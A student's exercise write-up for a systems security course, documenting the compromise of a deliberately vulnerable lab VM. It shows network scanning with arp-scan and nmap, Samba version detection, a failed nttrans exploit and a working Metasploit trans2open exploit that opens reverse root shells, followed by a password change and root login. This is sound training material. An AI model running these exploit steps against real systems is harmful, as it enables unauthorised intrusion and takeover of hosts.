
Networks and Systems Security II
Exercise 2


Name: Harsh Kumar **Roll No:** 2019043

>> On booting up the given Localdost machine, we are greeted with the login screen:




```
LocalDost!
Good luck!
localdost login: _
```

>> To crack this machine (hostname: *artix-pen*), I'm using another VM, which is running Artix Linux. The network adapter is set to NAT mode. Let's check the IP address allotted to this VM. The reason we are looking at the IP address of this VM is that the Localdost machine must also be located in the same subnet.




```
[artix-pen ~]# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,DYNAMIC,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:7e:fc:fa brd ff:ff:ff:ff:ff:ff
    inet 172.16.170.132/24 brd 172.16.170.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fe7e:fcfa/64 scope link
       valid_lft forever preferred_lft forever
```

>> Next, let's do some network reconnaissance, and find out all the machines present in the subnet.



```
[artix-pen ~]# arp-scan 172.16.170.0/24
Interface: eth0, type: EN10MB, MAC: 00:0c:29:7e:fc:fa, IPv4: 172.16.170.132
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
172.16.170.1    00:50:56:c0:00:08       VMware, Inc.
172.16.170.2    00:50:56:ec:15:e9       VMware, Inc.
172.16.170.135  00:0c:29:dc:57:c6       VMware, Inc.
172.16.170.254  00:50:56:e9:1f:7c       VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 2.040 seconds (125.49 hosts/sec). 4 responded
```

>> We see that 4 machines are detected. ARP packets received from 1 and 2 are from the default gateway and the host machine respectively. Machine with IP 135 looks interesting. Let's dig out more information about this machine using NMAP:



```
[artix-pen ~]# nmap -O 172.16.170.135
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-17 09:57 IST
Nmap scan report for 172.16.170.135
Host is up (0.0011s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
443/tcp   open  https
32768/tcp open  filenet-tms
MAC Address: 00:0C:29:DC:57:C6 (VMware)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux:linux_kernel:2.4
OS details: Linux 2.4.9 - 2.4.18 (likely embedded)
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.87 seconds
```

>> The machine is running Linux2.4.x, which is a very old kernel. Also, there are various applications running on this machine, which gives access to a lot of ports.

>> On searching for vulnerabilities for Linux 2.4.x, I found that this kernel had a buffer overflow vulnerability in the implementation of the *copy_from_user* kernel function, which allowed hackers to gain root privileges remotely, without authentication.
Vulnerabilities in Linux 2.4.x:


- Vulnerability Details: CVE-2003-0959

>> Now, we need a program that can exploit this vulnerability. I came across this blog, which talks about exploiting a vulnerability in *netbios-ssn* program, running on port 139, and causing buffer overflow to gain *sudo* privileges.

Vulnerabilities in *netbios-ssn*:

- Kioptrix: Level 1 - Vulnhub Writeup - Will's Security Blog

>> On reading in-depth, SAMBA server is used for file and printer sharing. Let's check the SABMA version using the *smb_version* exploit using *metasploit* console:




```
msf6 > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > options

Module options (auxiliary/scanner/smb/smb_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metas
                                       ploit
   THREADS  1                yes       The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/smb/smb_version) > set RHOST 172.16.170.135
RHOST => 172.16.170.135
msf6 auxiliary(scanner/smb/smb_version) > exploit

[*] 172.16.170.135:139    - SMB Detected (versions:) (preferred dialect:) (signatures:optional)
[*] 172.16.170.135:139    -   Host could not be identified: Unix (Samba 2.2.1a)
[*] 172.16.170.135:       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) > _
```

>> We find that this machine is running SABMA 2.2.

Vulnerabilities in Sabma 2.2.x:


- Samba 2.2.x - 'nttrans' Remote Overflow (Metasploit)
- Remote Buffer Overflow - Samba 2.2.x
- Samba trans2open Overflow (Linux x86) - Metasploit - InfosecMatter

>> Let's try *nttrans* exploit:




```
msf6 auxiliary(scanner/smb/smb_version) > use exploit/multi/samba/nttrans
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/samba/nttrans) > options

Module options (exploit/multi/samba/nttrans):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasp
                                      loit
   RPORT   139              yes       The target port (TCP)


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.16.170.132   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Samba 2.2.x Linux x86


msf6 exploit(multi/samba/nttrans) > set RHOST 172.16.170.135
RHOST => 172.16.170.135
msf6 exploit(multi/samba/nttrans) > exploit

[*] Started reverse TCP handler on 172.16.170.132:4444
[-] 172.16.170.135:139 - Exploit failed [timeout-expired]: Timeout::Error execution expired
[*] Exploit completed, but no session was created.
```

>> Looks like this exploit is not working. Let's try *trans2open* exploit:




```
msf6 exploit(linux/samba/trans2open) > options

Module options (exploit/linux/samba/trans2open):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  172.16.170.135   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasp
                                      loit
   RPORT   139              yes       The target port (TCP)


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.16.170.132   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Samba 2.2.x - Bruteforce


msf6 exploit(linux/samba/trans2open) > set PAYLOAD generic/shell_reverse_tcp
PAYLOAD => generic/shell_reverse_tcp
msf6 exploit(linux/samba/trans2open) > exploit

[*] Started reverse TCP handler on 172.16.170.132:4444
[*] 172.16.170.135:139 - Trying return address 0xbffffdfc...
[*] 172.16.170.135:139 - Trying return address 0xbffffcfc...
[*] 172.16.170.135:139 - Trying return address 0xbffffbfc...
[*] 172.16.170.135:139 - Trying return address 0xbffffafc...
[*] 172.16.170.135:139 - Trying return address 0xbffff9fc...
[*] 172.16.170.135:139 - Trying return address 0xbffff8fc...
[*] 172.16.170.135:139 - Trying return address 0xbffff7fc...
[*] 172.16.170.135:139 - Trying return address 0xbffff6fc...
[*] Command shell session 5 opened (172.16.170.132:4444 -> 172.16.170.135:32781 ) at 2022-02-17 10:29:25 +0530

[*] Command shell session 6 opened (172.16.170.132:4444 -> 172.16.170.135:32782 ) at 2022-02-17 10:29:26 +0530
[*] Command shell session 7 opened (172.16.170.132:4444 -> 172.16.170.135:32783 ) at 2022-02-17 10:29:27 +0530
[*] Command shell session 8 opened (172.16.170.132:4444 -> 172.16.170.135:32784 ) at 2022-02-17 10:29:28 +0530
```

>> This exploit worked! We have the shell running. Let’s change the password using *passwd* program:



```
[*] Command shell session 6 opened (172.16.170.132:4444 -> 172.16.170.135:32782 ) at 2022-02-17 10:29:26 +0530
[*] Command shell session 7 opened (172.16.170.132:4444 -> 172.16.170.135:32783 ) at 2022-02-17 10:29:27 +0530
[*] Command shell session 8 opened (172.16.170.132:4444 -> 172.16.170.135:32784 ) at 2022-02-17 10:29:28 +0530
passwd
New password: funnyvm
BAD PASSWORD: it is based on a dictionary word
Retype new password: funnyvm
passwd: all authentication tokens updated successfully
```

>> Password successfully changed! We can now try to log in to *Localdost*!



```
LocalDost!
Good luck!
localdost login: root
Password:
Last login: Thu Feb 17 22:26:24 on tty1
You have mail.
[root@localdost root]# mail
Mail version 8.1 6/6/93.  Type ? for help.
"/var/spool/mail/root": 8 messages 8 unread
>U  1 root@kioptix.level1   Sat Sep 26 11:42  15/481   "About Level 2"
 U  2 root@kioptrix.level1  Mon Jan 25 04:15  19/534   "LogWatch for kioptrix"
 U  3 john@kioptrix.level1  Mon Jan 25 04:33  14/529   "*** SECURITY informat"
 U  4 root@kioptrix.level1  Sun Jan 31 08:41  19/534   "LogWatch for kioptrix"
 U  5 root@kioptrix.level1  Mon Feb  1 04:02  56/2931  "LogWatch for kioptrix"
 U  6 root@kioptrix.level1  Mon Feb  1 04:02  26/904   "Cron <root@kioptrix> "
 U  7 root@localdost.local  Wed Feb 16 15:34  19/570   "LogWatch for localdos"
 U  8 root@localdost.local  Wed Feb 16 15:34  27/1059  "Anacron job 'cron.dai"
&
```

>> Login successful!